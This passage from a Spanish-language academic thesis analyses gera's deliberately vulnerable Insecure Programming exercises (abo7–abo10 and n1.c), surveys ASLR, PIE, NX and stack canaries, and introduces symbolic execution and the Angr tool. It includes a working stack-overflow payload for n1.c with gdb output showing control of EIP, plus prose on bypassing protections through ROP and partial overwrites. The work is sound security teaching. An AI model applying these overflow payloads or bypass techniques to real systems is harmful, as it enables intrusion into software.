[10]   0x80482ac->0x80482cf        .init
[11]   0x80482d0->0x8048300        .plt
[12]   0x8048300->0x8048308        .plt.got
[13]   0x8048310->0x80484c2        .text
[14]   0x80484c4->0x80484d8        .fini
[15]   0x80484d8->0x80484e0        .rodata
[16]   0x80484e0->0x8048524        .eh_frame_hdr
[17]   0x8048524->0x8048624        .eh_frame
[18]   0x8049f0c->0x8049f10        .init_array
[19]   0x8049f10->0x8049f14        .fini_array
[20]   0x8049f14->0x8049ffc        .dynamic
[21]   0x8049ffc->0x804a000        .got
[22]   0x804a000->0x804a014        .got.plt
[23]   0x804a020->0x804a140        .data
[24]   0x804a140->0x804a144        .bss
```

Claramente hay un desbordamiento de buffer, pero esta vez el mismo no ocurre en la pila, sino en la sección `.data`. Esto permite sobrescribir secciones

siguientes a ésta. Originalmente este problema fue diseñado para modificar la sección `.dtors` como se explica en [Jua00], ya que permitía sobrescribir ciertas funciones destructoras del proceso que finalizaban la ejecución correctamente. De esta manera, al sobrescribir datos en esta sección nuevamente se permitía controlar el flujo de la ejecución.

En versiones previas del compilador estas secciones se podían apreciar en por ejemplo el siguiente orden:

```
0x08048f88->0x08048fad          .init
0x08048fb0->0x08049420          .plt
0x08049420->0x0804f45c          .text
0x0804f45c->0x0804f478          .fini
0x0804f480->0x080523bc          .rodata
0x080533bc->0x08053478          .data
0x08053478->0x0805347c          .eh_frame
0x0805347c->0x08053484          .ctors
0x08053484->0x0805348c          .dtors
0x0805348c->0x080535b8          .got
0x080535b8->0x08053660          .dynamic
0x08053660->0x08053660          .sbss
0x08053660->0x08053908          .bss
```

Donde sobrescribiendo mas allá de las secciones `.eh_frame` y `.ctors` se accedía a la sección de interés `.dtors`. Es importante tener en cuenta que estas otras dos secciones contenían datos a los que que se accedía durante el comienzo del programa, antes de ejecutar `main`. Por lo tanto después de sobrescritas no eran accedidas nuevamente, de modo que no generaba ningún riesgo sobrescribirlas.

En versiones actuales, el esquema es diferente ya que las secciones se mapean en otro orden, empleando secciones alternativas a `.ctors` y `.dtors`. En particular la sección `.fini_array` contiene algunos datos similares a `.dtors`. Pero usando versiones de compiladores actuales se mapea en direcciones mas bajas de memoria que `.data` por lo que no se puede sobrescribir estas secciones de interés, imposibilitando ganar en condiciones y entornos actuales de ejecución.

2.2.8. Analizando `abo8.c`

```
1  /* abo8.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* spot the difference */
5
6
7
8  char buf[256];
9
10 int main(int argv,char **argc) {
11     strcpy(buf,argc[1]);
12 }
```

Este problema difiere con el anterior en que la variable `buf` no es inicializada, por lo tanto se encuentra ubicada en la sección de memoria `.bss`. A diferencia del caso anterior, esta sección se carga en direcciones altas de memoria, lo que imposibilita ganarlo sobrescribiendo `.dtors`. Este problema, tenía esta particularidad, por lo que desde su origen no era posible ganar ya que a priori no hay datos interesantes que sobrescribir inmediatamente después o cerca de `.bss`.

2.2.9. Analizando `abo9.c`

```
1  /* abo9.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* free(your mind)                                           */
5  /* I'm not sure in what operating systems it can be done     */
6
7  int main(int argv,char **argc) {
8      char *pbuf1=(char*)malloc(256);
9      char *pbuf2=(char*)malloc(256);
10
11     gets(pbuf1);
12     free(pbuf2);
13     free(pbuf1);
14 }
```

El programa `abo9.c` reserva mediante `malloc` dos espacios de memoria

de 256 `char` en el `heap` y los asigna a dos punteros `pbuf1` y `pbuf2` respectivamente en las líneas 8 y 9. Inmediatamente después se llama a `gets` con `pbuf1` como argumento. Por último, se llama a la función `free` dos veces, primero con argumento `pbuf2` y luego con `pbuf1`.

```
void free(void *ptr);
The free() function frees the memory space pointed to by
ptr, which must have been returned by a previous call to
malloc(), calloc(), or realloc().
Otherwise, or if free(ptr) has already been called before,
undefined behavior occurs. If ptr is NULL, no operation is
performed.
```

Si bien existe un desbordamiento del buffer apuntado por `pbuf1` en el `heap`, debido a que `gets` no verifica el tamaño que copia desde `stdin`, desestimaremos este problema. Para ganar se tiene que tener en cuenta metadatos y estructuras de datos existentes en versiones antiguas de las funciones `free` y `malloc` como la `glibc-2.3.5`. Esta vulnerabilidad se encuentra explicada en los artículos [Ano01] y [Pha05]. Este error actualmente es obsoleto.

2.2.10. Analizando `abo10.c`

```
1  /* abo10.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* Deja-vu                                                    */
5
6  char buf[256];
7
8  int main(int argv,char **argc) {
9      char *pbuf=(char*)malloc(256);
10
11     gets(buf);
12     free(pbuf);
13 }
```

Este problema es similar al caso anterior, por lo que nuevamente lo desestimaremos dado que en versiones actuales de la `libc` no es explotable.

2.3. Análisis de la categoría Numeric

Los problemas de la categoría *Numeric* exponen otro tipo de errores en programación entre los que se encuentra el *desbordamiento de enteros*[8] y los *errores de interpretación numérica*. A continuación presentaremos un solo caso de esta categoría dejando abierta la continuidad de este análisis a trabajos futuros.

2.3.1. Analizando `n1.c`

```
1  /* n1.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  #include <stdio.h>
5  #include <stdlib.h>
6  #include <ctype.h>
7
8  #define MAX_SIZE 80
9
10 unsigned int atoul(char *str) {
11     unsigned int answer=0;
12     for (;*str && isdigit(*str);
13         answer *= 10, answer += *str++-'0');
14     return answer;
15 }
16
17 int main(int argv, char **argc) {
18     char buf[MAX_SIZE],*pbuf=buf;
19     int count = atoul(argc[1]);
20
21     if (count >= MAX_SIZE) count = MAX_SIZE-1;
22
23     while (count--) *pbuf++=getchar();
24     *pbuf=0;
25 }
```

Como se observa en este programa, en la línea 18 se declara un arreglo de 80 caracteres `buf` y un puntero `pbuf` al que se le asigna `buf`. Luego se declara una variable de tipo entero `count` y se le asigna el resultado de

[8] `https://en.wikipedia.org/wiki/Integer_overflow`

aplicar la función `atoul` al primer argumento del programa. Dicha función se halla declarada desde la línea 10 hasta la 15. Ésta misma, convierte la porción inicial más larga de dígitos en una cadena de caracteres dada como argumento en el número entero sin signo en base 10 que la representa.

Una vez declaradas las variables locales, se verifica si `count` es mayor o igual a `MAX_SIZE` (80), en cuyo caso se le asigna 79.

En la línea 23 se ejecuta un ciclo que en cada iteración llama a `getchar` que lee desde `stdin` un carácter y lo escribe en el espacio de memoria apuntado por `pbuf` mientras reduce `count` en uno. En cada iteración también se incrementa `pbuf`. El bucle termina cuando `count` llega a cero.

Finalmente el programa asigna al espacio apuntado por `pbuf` el valor cero que finaliza la escritura en dicha zona de memoria, asegurando que sea una cadena null-terminated.

```
getchar() is equivalent to getc(stdin).

getc() is equivalent to fgetc() except that it may be
implemented as a macro which evaluates stream more than
once.

fgetc() reads the next character from stream and returns it
 as an unsigned char cast to an int, or EOF on end of file
or error.
```

El posible control en la ejecución de este programa requiere entender que si bien se pretende controlar el desborde de `buf` en la pila a través de la comparación en la línea 21. Dicha relación depende del valor de la variable `count` previamente declarada de tipo entero. Por lo tanto, `count` puede valer desde $-(2^{31})$ hasta $2^{31} - 1$. La función `atoul` imita el comportamiento de funciones de conversión de la biblioteca estándar de `C` como `atoi` y `atol` que convierten el prefijo inicial de una cadena de caracteres a `int` o `long` respectivamente.

```
The atoi() function converts the initial portion of the
string pointed to by nptr to
int. ...

The atol() and atoll() functions behave the same as atoi(),
 except that they convert
the initial portion of the string to their return type of
long or long long.
```

Sin embargo, `atoul` procesa la cadena que toma de argumento mientras

lee dígitos, convirtiendo a base 10 el número procesado y retornando su respectivo valor asociado de tipo `unsigned long`. Esta devuelve valores desde 0 hasta 2^{32-1}.

En `x86`, cuando se declara una variable `unsigned long`, cada posible valor desde `0x00000000` hasta `0xffffffff` es positivo. Mientras que si dicha variable está declarada `int`, la misma puede ser positiva o negativa, representando desde `0x00000000` hasta `7fffffff` los valores positivos y desde `0x80000000` hasta `ffffffff` los negativos. Esta representación numérica se conoce como *complemento a dos*[9] y puede observarse gráficamente en la Figura 2.6 para números de 8 bits.




Figura 2.6: representación signed vs unsigned para 8 bits

Teniendo en cuenta el tipo de `count` se puede comprobar que si pasamos como primer argumento a `main` una cadena que represente un numero decimal entre `0x80000000` y `0xffffffff`, el valor de `count` será, por conversión a `int`, negativo. Y como consecuencia no se ingresará al cuerpo del `if` de la línea 21.

[9] `https://en.wikipedia.org/wiki/Two%27s_complement`

```
1   804890a:        push   ebp
2   804890b:        mov    ebp,esp
3   804890d:        sub    esp,0x58
4   8048910:        lea    eax,[ebp-0x58]            ; eax = buf
5   8048913:        mov    DWORD PTR [ebp-0x4],eax   ; pbuf= eax
6   8048916:        mov    eax,DWORD PTR [ebp+0xc]
7   8048919:        add    eax,0x4
8   804891c:        mov    eax,DWORD PTR [eax]
9   804891e:        push   eax
10  804891f:        call   80488a5 <atoul>
11  8048924:        add    esp,0x4
12  8048927:        mov    DWORD PTR [ebp-0x8],eax
13  804892a:        cmp    DWORD PTR [ebp-0x8],0x4f
14  804892e:        jle    804894d <main+0x43>
15  8048930:        mov    DWORD PTR [ebp-0x8],0x4f
16  8048937:        jmp    804894d <main+0x43>
17  8048939:        call   8051da0 <getchar>
18  804893e:        mov    ecx,eax
19  8048940:        mov    eax,DWORD PTR [ebp-0x4] ; eax  = pbuf
20  8048943:        lea    edx,[eax+0x1]           ; edx  = eax+1
21  8048946:        mov    DWORD PTR [ebp-0x4],edx ; pbuf = edx
22  8048949:        mov    edx,ecx
23  804894b:        mov    BYTE PTR [eax],dl
24  804894d:        mov    eax,DWORD PTR [ebp-0x8] ; eax = count
25  8048950:        lea    edx,[eax-0x1]           ; edx = eax-1
26  8048953:        mov    DWORD PTR [ebp-0x8],edx ; count = edx
27  8048956:        test   eax,eax
28  8048958:        jne    8048939 <main+0x2f>
29  804895a:        mov    eax,DWORD PTR [ebp-0x4]
30  804895d:        mov    BYTE PTR [eax],0x0
31  8048960:        mov    eax,0x0
32  8048965:        leave
33  8048966:        ret
```

En el código `ASM` producido se puede apreciar que `count` se encuentra en la pila y en la dirección `ebp-8`, mientras que el puntero `pbuf` se halla en `ebp-4`. Por último `buf` está en la pila a partir de la dirección `ebp-0x58`. Estructurando la pila como se muestra en la Figura 2.7.

Ahora bien, como el ciclo que ejecuta `getchar` lo hace hasta que `count` vale cero, disminuyendo su valor en uno para cada iteración, si se asigna un valor negativo a `count`, este bucle desbordará `buf`. De esta manera se




Figura 2.7: variables de n1.c en la pila

logra sobrescribir `count` y `pbuf`, lo cual permite además, con cierto recaudo, sobrescribir la dirección de retorno de `main`. Decimos esto por que modificar `pbuf` de a un byte va a cambiar el flujo de la escritura. Otro peligro es que si asignamos a `count` un valor negativo, el bucle se ejecutará al menos `0x80000000=2147483648` veces, lo cual puede llegar a desbordar la pila hasta direcciones de memoria no mapeadas, generando una excepción.
Para resolver este programa, se opta por desbordar `buf`, para lo cual se pasa como primer argumento del programa la cadena `"4294967295"` que representa al número negativo `0xffffffff=-1` el cual se asigna a `count`. De esta manera se busca sobrescribir la dirección de retorno de `main`. Una vez en el bucle, se incorpora como datos a través de `stdin` 80 caracteres para llenar `buf`, seguido del número `0x0000000f` para sobrescribir `count` con un valor mas chico y evitar que el desborde alcance memoria no mapeada.

Después de esta escritura, `pbuf` apunta a la dirección donde esta guardado `pbuf` mismo. Esto significa que el siguiente `char` leído modifica el `byte` menos significativo del puntero `pbuf` cambiando para la mayoría de los casos la continuidad de la escritura. Mediante debugging, se puede obtener que `pbuf` se halla cerca de la dirección de retorno de `main`, permitiendo que al modificar el `byte` menos significativo de `pbuf` por `0xbc`, `pbuf` pase a apuntar a la dirección de retorno de `main`. De esta manera, los próximos datos leídos desde `stdin` sobrescribirán esta dirección de retorno ubicada en la pila. De este modo luego de aportar el byte `0xbc` desde `stdin`, pasamos el valor arbitrario `0xcafecafe` seguido de datos de relleno.

De este modo los datos con que se obtiene control de la ejecución se muestran a continuación:

```
(gdb) ! python -c "print 'A'*80+'\x0f\x00\x00\00' +
↪  '\xbc'+'\xfe\xca\xfe\xca'+'CCCC'" >  n1.txt
(gdb) r 4294967295 < n1.txt
Starting program: /home/jo/InsecureProgramming/n1 4294967295 <
↪  n1.txt

Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in  ()
(gdb) p /x $eip
$2 = 0xcafecafe
```

2.4. Resolución general

Hasta aquí, en este trabajo, se resolvieron mediante análisis manual los programas descritos en los siguientes tres cuadros:

Cuadro 2.4: Resueltos de Stack

stack	1	2	3	4	5
resuelto	✔	✔	✔	✔	✔

Cuadro 2.5: Resueltos de ABO

abo	1	2	3	4	5	6	7	8	9	10
resuelto	✔	✖	✔	✔	✔	✔	⊗	✖	⊗	⊗

Cuadro 2.6: Resueltos de Numeric

n	1	2	3	4	5
resuelto	✔	🐧	🐧	🐧	🐧

✔	Se obtuvo control correctamente
✖	No hay solución desde su diseño
⊗	No hay solución para versiones recientes de compiladores y SO's
🐧	Programa no analizado en este trabajo

2.5. Protecciones

Los sistemas operativos, bibliotecas y compiladores, de la misma manera que el software en general, se actualizan introduciendo mejoras, y soluciones a

problemas detectados durante su uso. Algunas de estas mejoras han aportado distintas clases de protecciones que incrementan la seguridad de los binarios que se ejecutan en un dispositivo computacional. Describiremos brevemente algunas de ellas en esta sección.

2.5.1. ASLR: Address Space Layout Randomization

Esta protección se encarga de mapear distintas secciones de memoria de un programa o biblioteca en diferentes direcciones. Evitando que en las diferentes ejecuciones el `.stack`, el `heap`, y código de bibliotecas compartidas como la `libc` se ubiquen en las mismas direcciones. Esto mitiga la posibilidad sobrescribir o acceder a datos de estas secciones mediante direcciones fijas. Esta protección se implementó por primera vez en el proyecto *PaX* en 2000 donde se presentaban varios parches al kernel de `Linux`, siendo además analizada en numerosos artículos entre los que destacamos [SPP+07]. A partir del año 2003 la misma ha comenzado a ser implementada de manera nativa tanto en sistemas basados en `Unix` como otros, aunque con una lenta adopción.

2.5.2. PIE: Position Independent Executable

Esta protección se realiza en tiempo de compilación y complementa a `ASLR` permitiendo que el código binario generado, es decir `.text` sea independiente de su posición. Esto lo realiza generando programas cuyas secciones de código tienen direcciones relativas que se reubicarán en distintos espacios de memoria en tiempo de ejecución.

Esto resta confiabilidad a ataques como el realizado a `stack4.c` en el se puede ganar pisando la dirección de retorno con la de las instrucciones que llaman a `printf("you win")`. Si la misma cambia en cada ejecución, este método resulta inviable.

```
direcciones en .text sin PIE:
804828c:   push   ebx     --- fijas en cada ejecución
804828d:   sub    esp,0x8

direcciones en .text con PIE:
    3bc:   push   ebx     --- cambian de base en cada ejecución
    3bd:   sub    esp,0x8
```

También se conoce como `PIC` *Position Independent Code.*

2.5.3. NX | DEP | XD | XN | W xor X

Esta protección hace referencia al bit no-execute, que permite mediante hardware o software marcar las páginas de memoria como ejecutables o no. Logrando de esta manera controlar que ciertas secciones de datos, como por ejemplo la pila no puedan contener código ejecutable. Esto nace debido a que en su origen una de las maneras con que se podía aprovechar de un desbordamiento de buffer basado en pila era escribir código ejecutable dentro de la misma pila. De este modo, se podía luego sobrescribir la dirección de retorno controlada haciendo que apunte al código previamente cargado permitiendo su ejecución.

Cabe destacar que esta protección surgió también en el proyecto *PaX*. Tiempo después comenzó a adoptarse en los distintos sistemas operativos y compiladores de manera nativa. La sigla DEP *Data Execution Prevention* surge del nombre que recibió en la actualización (Service Pack) que implementó esta protección en los sistemas *Windows* por primera en el año 2004 sobre *Windows XP* y 2005 para *Windows Server 2003*.

2.5.4. Stack Protections | StackGuards | Canaries

Este tipo de protecciones realiza cambios en la estructura de la pila, agregando datos intermedios pseudo-aleatorios entre variables locales y la dirección de retorno controlados por el sistema operativo en las distintas llamadas a función. Esto permite verificar antes que se ejecute la instrucción `ret`, la integridad de dichos datos, logrando detectar de esa manera un intento de sobrescribir direcciones de retorno.

2.5.5. Ataque a programas protegidos

Como mencionamos previamente, los programas analizados en este trabajo fueron compilados deshabilitando protecciones de pila y PIE mediante las opciones de compilación `-fno-strack-protector` y `-no-pie` respectivamente. Deshabilitamos `ASLR` desde el kernel. Poniendo en manifiesto que los programas analizados no son objetivos críticos y contienen diferencias sustanciales con programas de la vida real. Sin embargo, cabe aclarar que para cada una de las técnicas de protección mencionadas existen distintos intentos que pretenden evadirlas. Un ejemplo de esto se halla en [RBSS12] donde se describe `ROP`, técnica en la que a través de pedazos conocidos como *gadgets* provenientes del código, módulos u otras bibliotecas del programa atacado, se arma una cadena de instrucciones. Esto quita la necesidad de cargar y ejecutar un `shellcode` directamente, permitiendo contrarrestar `DEP`. En general

para poder atacar software que hace uso de `ASLR`, algunas cosas a tener en cuenta son, la posibilidad de aprovechar espacios fijos de memoria de módulos o bibliotecas desprotegidos. Un caso particular en el que tomamos ventaja de esto fue descrito en [Jos13] donde logramos evadir `ASLR` y `DEP` mediante `ROP` y el módulo desprotegido `adApplicationFrame.dll` que se cargaba en direcciones fijas de memoria. En algunas implementaciones, `ASLR/PIE` solo aleatoriza los 2 bytes más significativos de las direcciones, permitiendo en ciertas circunstancias que controlando los dos bytes menos significativos alcance para controlar significativamente una dirección de interés. Existen otras opciones que permiten avanzar en un ataque protegido con `ASLR`, como los intentos de hacer fuerza bruta sobre el espacio de memoria o incluso los leaks de direcciones basados en otras vulnerabilidades. Todo esto permite que en términos prácticos, a pesar de las protecciones, se pueda lograr ataques efectivos exitosos. Sin embargo, cabe destacar que en general para tomar ventaja de un programa real en un sistema que implementa algunas o todas estas protecciones, no alcanza con un solo error de programación y en términos prácticos son requeridos dos o mas vulnerabilidades que puedan aprovecharse en conjunto.

Por último, cabe destacar que con la expansión de *IoT (Internet of Things)*, se abre el abanico de posibilidades en el que muchas de las protecciones mencionadas no se encuentran correcta o completamente implementadas.

Es históricamente común que las distintas protecciones tarden en implementarse y aplicarse eficientemente a las innovaciones tecnológicas.

> Although there are myriad choices for desktop operating systems, several of which have adequate security mechanisms, the realm of embedded systems offers far fewer options as far as security goes. With the rapid increase in popularity of Internet-of-Things devices, one may be wary of the compromises made in terms of security in order to achieve increased compatibility and power efficiency [GP17].

Capítulo 3

Las herramientas Angr y Manticore

Debido a la complejidad inherente al análisis de programas binarios en bajo nivel, surgieron diferentes técnicas y herramientas para ayudar y acompañar este proceso. Dos de éstas herramientas son las que presentamos a continuación. En la Sección 3.2 presentaremos `Angr` y en la Sección 3.3 presentaremos `Manticore`. Ambas herramientas se apoyan en *ejecución simbólica*, técnica que combina análisis estático y dinámico, por lo que empezaremos nuestro análisis haciendo una breve descripción de dicha técnica. Mostramos la aplicabilidad de ambas herramientas en un mismo ejemplo.

3.1. Ejecución simbólica

La *ejecución simbólica* es una técnica que permite ejecutar un programa de forma simbólica, es decir, las entradas y las variables necesarias se representan como valores simbólicos en lugar de datos concretos permitiendo así realizar trazas de instrucciones sobre dichos valores. Estos valores se usan para generar condiciones de trazas, que son fórmulas lógicas que representan el estado del programa y las transformaciones entre estados del programa.

Desde un punto de vista simple, es una técnica de *testing de programas* mejorada, donde en lugar de realizar ejecuciones con muestras de entradas, los programas se ejecutan "simbólicamente" todas las posibles "clases" de entradas. Estas clases, características de cada traza de ejecución simbólica, dependen del control de flujo del programa sobre sus entradas. Una de la primeras descripciones detalladas de *ejecución simbólica*, junto a una lista con muchas de sus ventajas y limitaciones se encuentra en [Kin76].

Para implementar *ejecución simbólica* es necesario un dominio simbólico.

Un dominio simbólico consiste en, un estado simbólico que asocia variables con expresiones simbólicas, y una condición de ruta o PC (*Path Condition*) para cada camino.

Inicialmente, el estado simbólico es un mapa vacío y la *ejecución simbólica* no mantiene condiciones de ruta.

La ejecución de sentencias condicionales actualizan la fórmula de condición de ruta, mientras que las asignaciones relacionadas actualizan el estado simbólico. Cuando se alcanza un punto de bifurcación producido por una sentencia condicional como un `if` o un `cmp` en bajo nivel, el ejecutor simbólico bifurca guardando la condición de ruta sobre las dos ramas, siguiendo la ejecución sobre una de ellas para continuar ejecutando luego la otra según alguna política establecida.

Partiendo del siguiente programa:

```
1  int main(){
2      int val;
3      read(STDIN, &val, sizeof(val));
4      if ( val > 0 )
5          if ( val < 100 )
6              do_something();
7          else
8              do_something_else();
9  }
```

En la Figura 3.1 se puede ver como se agrega una variable simbólica representando al `stdin` al estado y se ejecutan los distintos caminos con sus respectivas condiciones de ruta:





Figura 3.1: Ejemplo de Ejecución Simbólica


A continuación describiremos brevemente un ejemplo basado en [Sea12] de como opera una herramienta que ejecuta simbólicamente instrucciones `asm`.

Consideremos la siguiente instrucción "`add eax, ebx`" de `x86`. Operar con valores concretos sobre un emulador resulta una tarea obvia, toma el valor de `EAX`, le suma el valor de `EBX` y almacena el resultado nuevamente en `EAX`. Según corresponda, también se actualizarán los `flags` afectados por dicha instrucción. Sin embargo, ejecutar la misma instrucción sobre valores simbólicos resulta un poco mas interesante. Asumamos que `EAX` contiene un valor abstracto simbólico `V1`, el cual representa una variable de 32 bits cualquiera, y `EBX` contiene el valor concreto 0x20. En este caso el emulador, crea un nuevo valor abstracto `V2` que representa la adición de `V1` con 0x20 y almacena el resultado en `EAX`.

Esta nueva variable contiene algo más que un simple valor y se puede representar como se muestra a continuación:



Una representación un poco mas compleja nos muestra como se actualiza el flag `ZF` (Zero Flag) luego de ejecutar la instrucción:



Estas especies de árboles que pueden ser implementadas de distintas maneras, representan datos simbólicos, se asignan a registros y memoria a partir de un estado inicial de entradas declaradas simbólicas. A medida que se emulan las distintas instrucciones, estos arboles pueden crecer y volverse muy complejos y complicados de analizar humanamente. Las condiciones de los distintos caminos involucran a estos datos simbólicos y deben analizarse para saber si son satisfasibles. A causa de esto, el enfoque usado para este fin suele ser exportar estas fórmulas para ser resueltas por un *SMT solver* o ATP (*Automated Theorem Prover*). Un SMT (Satisfiability Modulo Theories) solver es un solucionador de fórmulas lógicas, en las cuales existen "variables libres" y sobre las cuales, basado en distintas teorías, como por ejemplo la lógica de primer orden, la aritmética, la lógica en igualdades y desigualdades y con-

gruencias, se puede analizar su satisfacibilidad. Estas herramientas tienen la capacidad de verificar satisfacibilidad y dar una instancia que lo compruebe. La documentación sobre *SMT solvers* es extensa, en [dMB08] se describe `Z3`, el ATP que es usado por las herramientas de este trabajo. A continuación se expone un ejemplo de fórmula que puede resolver *Z3*, en la que se verifican propiedades sobre un arreglo de 64 bits declarado `arg1_1_64`.

```
1 [<Bool (((if (arg1_1_64[63:56] == 0) then 0x0 else (if (arg1_1_64[55:48]
  ↪  == 0) then 0x1 else (if (arg1_1_64[47:40] == 0) then 0x2 else (if
  ↪  (arg1_1_64[39:32] == 0) then 0x3 else (if (arg1_1_64[31:24] == 0) then
  ↪  0x4 else (if (arg1_1_64[23:16] == 0) then 0x5 else (if
  ↪  (arg1_1_64[15:8] == 0) then 0x6 else (if (arg1_1_64[7:0] == 0) then
  ↪  0x7 else 0x8)))))))) + 0x7ffeffcd) - 0x7ffeffcd) == strlen_4_32>,
  ↪  <Bool strlen_4_32 == 0x7>, <Bool arg1_1_64[63:56] == 102>, <Bool
  ↪  ((0#24 .. (arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:32] .. 0#1 +
  ↪  0x0#24 .. (arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:39] ..
  ↪  arg1_1_64[39:39] .. arg1_1_64[39:39] .. arg1_1_64[39:32] .. 0#1 >>
  ↪  0x1f)[31:24])[7:0]) - LShR(((SignExt(24, arg1_1_64[39:32]) << 0x1) >>
  ↪  0x1f), 0x18)) == 0x50>]
```

Como mencionamos, las fórmulas generadas durante la *ejecución simbólica* pueden ser entendidas y resueltas por un `SMT solver` y en caso de ser satisfasibles se puede obtener modelos que las satisfagan. Las aplicaciones con este tipo de ejecuciones van desde la creación de entradas específicas, cobertura de código, el seguimiento de datos ingresados por el usuario y la comprobación de las propiedades de seguridad.

La técnica de *ejecución simbólica* tiene escalabilidad limitada debido al problema conocido como *path explosion*: el número de caminos en un programa aumenta exponencialmente con el número de sentencias condicionales (`if`, `while`, `for`, etc.) en cada camino, lo que deriva en una cantidad exponencial de fórmulas. Para poder subsanar este fenómeno existen distintas optimizaciones como las descritas en [SJ17]. Dado que este problema es conocido hace más de una década se encuentra bastante bien documentado y no

profundizaremos en sus detalles. En este trabajo nos referimos a ejecuciones simbólicas y simulaciones indistintamente.

3.2. Angr

Esta herramienta multiplataforma implementada en *Python*, fue desarrollada e impulsada principalmente desde la *UC Santa Barbara* para el análisis de programas binarios. La misma hace uso de ejecución simbólica, permitiendo la incorporación y continuidad de otras técnicas de estudio como se explica en [SWS+16].

Desde un alto nivel, la herramienta esta compuesta por distintos módulos que describimos brevemente en esta sección.

3.2.1. CLE, CLE Loads everything

Este módulo es el encargado de cargar el archivo binario que va a ser analizado y sus bibliotecas asociadas en un espacio de memoria emulado, abstrayendo al usuario del sistema operativo y de la importación de funciones externas. CLE puede cargar distintos tipos de archivos ejecutables binarios como ELF *(Executable and Linkable Format)*, PE *(Portable Executable)*, Mach-O *(Mach Object)* entre otros, soportando además distintas arquitecturas como `ARM`, `AArch`, `MIPS`, `PPC`, `x86` y `x86_84`.

3.2.2. Simulation Managers

Durante el análisis de un programa, es importante poder realizar simulaciones de ejecución. En `Angr`, es posible hacer simulaciones de ejecución mediante el módulo `simulation_manager`, el cual permite realizar las ejecuciones recorriendo e interactuando con los diferentes estados. Cabe destacar que estas ejecuciones simbólicas traducen las instrucciones `asm` a un lenguaje intermedio conocido como `VEX`[1], y aplican los pasos de ejecución sobre este.

3.2.3. Estados

El módulo `SimState` administra los estados de un programa. Brinda una abstracción de la memoria, registros, sistema de archivos y cualquier otra información que pueda cambiar durante la ejecución. A través de este módulo se puede acceder y modificar el estado de ejecución de un programa durante una simulación.

[1] `https://github.com/angr/pyvex`

3.2.4. Solver Engine

En `Angr`, durante cada simulación se pueden definir variables simbólicas de interés, que permiten almacenar datos abstractos conocidos como símbolos en lugar de datos concretos. Esta clase de datos, al ser asignada, o modificada durante la ejecución, permite guardar restricciones que llamamos condiciones de ruta, es decir fórmulas que pueden resolverse mediante *automated theorem provers* como `Z3` cuando se requiera verificar alguna propiedad como se mostró en la Sección 3.1. Este componente en `Angr` se llama `claripy`[2], el cual agrega una capa de abstracción para distintos solvers. Internamente, `claripy` funciona en cooperación con diferentes backends como bitvectors concretos, construcciones VSA y *SAT solvers*, en particular *Z3*. Este módulo permite verificar las restricciones planteadas durante una ejecución y dar modelos que satisfagan las fórmulas relacionadas con la simulación y el análisis realizado.

